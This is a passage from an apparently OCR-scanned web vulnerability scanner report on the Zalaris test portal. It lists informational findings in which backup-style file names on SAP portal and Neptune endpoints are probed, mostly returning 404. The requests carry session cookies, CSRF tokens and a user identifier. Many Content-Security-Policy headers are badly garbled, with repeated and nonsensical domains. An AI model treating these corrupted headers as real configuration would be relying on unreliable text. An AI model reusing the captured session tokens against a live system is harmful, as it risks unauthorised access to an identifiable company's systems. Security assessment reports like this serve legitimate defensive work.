Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euhttps://patotini.witter.com/files/ZALARISTEST/ https://www.ataassant.com/gaugets/intaps.guogreapis.com/staps.guogreapis.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-amazonaws.com/files/ZALARIS/ data: https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://i5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com/tftps://sapui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://b.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com/staps//sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/http https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close dummyNotUsed

## Request 2

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/cdznupb.js HTTP/1.1

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0 Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG voint-septenting-acuting-acuting-incation original\_application\_uri=ole 1#ojPrwine I Etwa / rktAP-%z-fgh%zBw/bebqb08vbkqZkwqLkdGNuL3edsSiN1 HBdUxY5E7ezXEH7.ImmEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FReVfxOVzqwsYf%2BuEw8A%2FEnkM%2BofO0tuB%2BoglcPgyX%2BwajTHGXkuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvF5%2BdN9aw5QVvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657779280812

## Response 2

HTTP/1.1 404 Not Found Date: Thu, 14 Jul 2022 06:19:38 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

content-length: 0

sap-isc-etag: J2EE/irj

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.eu:443 https://p.sapsf.com.443 https://p.sapsf.eu:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net https://i.docs.azulewebsites.nev/https://iogin.windows.nev/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/https://maps.googleapis.com https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/https://\*zalaris.com/443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdn.syndication.twitter.com/https://syndication.twitter https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co https://www.zalaris.com/https://alaris.com/https://syndicata-inilite/https://www.zalaris.com/https://calaris.com/https://syndicata-inilite/https://www.zalaris.com/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://syndicata-inilite/https://soni-inilite/https://soni-inilite/https://soni-inilite/https://soni-inilite/https://salaris.com/https://sal https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

# 23.28. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher /zen/mimes/combined static includes 2.zip

#### Summary

Severity: Information Confidence: Certain

https://testportal.zalaris.com Host:

Path: /iri/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined static includes 2.js

#### Request 1

GET /iri/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined static includes 2.zip HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650 ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657779280812

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 06:23:54 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN content-type: application/zip;charset=UTF-8 cache-control: private, max-age=31556926 last-modified: Tue, 19 Apr 2022 08:29:39 GMT content-length: 12

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. Content-Security-Poincy. default-sic self https:/// .catalis.com/.445 https:// salpsi.com/.445 h https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.googleapis.com https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/.443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://p.typekit.net/ https://esap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://fonts.googleapis.com https://e.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gotatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close dummyNotUsed

### Request 2

GET /iri/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/vrnn.is HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657779280812

### Response 2

HTTP/1.1 404 Not Found

Date: Thu, 14 Jul 2022 06:24:56 GMT

Server: Apache X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8 content-length: 0

sap-isc-etag: J2EE/irj

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://polatform.twitter.com/ https://\*.neptuné-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://accounts.ondemand.com/ https://altestcors.azurewebsites.net/ https://ogin.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://looin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARIS/TEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com/https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'

https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

## 23.29. https://testportal.zalaris.com/neptune/ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP.view.js1

### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP.view.js

#### Request 1

POST /neptune/ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP.view.js1?dxp=21100006 HTTP/1.1

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657785823975; SAPWP\_active=1; com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Sap-Client: 650

Neptunelaunchpad: PORTAL K-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.932325a5cd9b48da

Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-932325a5cd9b48da-01

Origin: https://testportal.zalaris.com

Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Content-Length: 0

Te: trailers Connection: close

#### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:06:26 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/javascript

content-length: 0 dxp-sap: 21100006 x-user-logon-language: E xhr-target:

access-control-allow-headers: X-Requested-With expires: 0

x-updated-at: 20220708142708

cache-control: no-store x-frame-options: SAMEORIGIN

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.icense.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net https://i.docum.intps.//actours.azurewebsites.nev https://i.daccounts.orioernantd.com/https://i.daccounts.orioernantd.com/https://i.daccounts.orioernantd.com/https://i.daccounts.orioernantd.com/https://i.daccounts.orioernantd.com/https://i.daccounts.orioernantd.com/https://i.daccounts.orioernantd.com/https://i.daccounts.orioernantd.com/https://i.daccounts.orioernantd.com/https://i.daccounts.orioernantd.com/https://asaccounts.orioernantd.com/https://asaccounts.orioernantd.com/https://asaccounts.orioernantd.com/https://i.daccounts.orioernantd.com/https://sol.gocounts.orioernantd.co https://js.monitor.azure.com/scripts/; img-src self 'unsafe-inline' https://maps.gstatic.com https://h.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com/https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com

https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self

https://\*.zalaris.com:443 blob: Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

#### Request 2

POST /neptune/s.view.js1?dxp=21100006 HTTP/1.1 Host: testportal.zalaris.com Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mnl2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: \*/\* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.932325a5cd9b48da Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-932325a5cd9b48da-01 Origin: https://testportal.zalaris.com Dnt· 1 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Content-Length: 0 Te: trailers Connection: close

## Response 2

```
HTTP/1.1 404 APPLID not found
Date: Thu, 14 Jul 2022 08:06:29 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/javascript; charset=utf-8
Content-Length: 1518
dxp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
 Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptuné-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://t.sqlaris.com/443 https://e.zalaris.com/443 https://e.zalaris.com/443 https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.ana.com/https://s.apucin.a
https://platform.twitter.com.https://*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-eu-
https://patioffn.twitter.com/files/ZALARISTEST/ https://www.atassian.com/gadgets/intaps.googleapis.com/sp.googleapis.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://cdn.recast
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="CACHE-CONTROL" content="NO-CACHE-CONTROL" content="NO-CACHE-CONTROL" content="NO-CACHE-CONTROL" content="NO-CACH
 ...[SNIP]...
-meta http-equiv="Cache-directive: no-cache"><!--meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets
main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-center"><div class="col-6 mx-auto col-md-6 order-md-1"><img
class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512">
 <div class="col-md-6 order-md-1 text-center text-md-left pr-md-5">404 Not found<h1 class="mb-3 bd-text-purple-bright">Page not found</h1><h1</p>
class="lead">Sorry, but it looks like that the page you are looking for is not available. Try too search again or go back to the previous page. <div class="d-flex">
flex-column flex-md-row lead mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a>
   ..[SNIP]...
 <footer class="zal-footer"><div class="container-fluid"><div class="text-center p-md-5"><img class="img-fluid" src="/assets/img/zalaris.png" alt="" width="150" height="23">
 ...[SNIP]...
```

## 23.30. https://testportal.zalaris.com/neptune/ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP.view.js2

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

/neptune/ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP.view.js Path:

## Request 1

POST /neptune/ZMFP TRAVEL CREATE EXPENSE REP.view.js2?dxp=21100006 HTTP/1.1

Host: testportal zalaris com

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

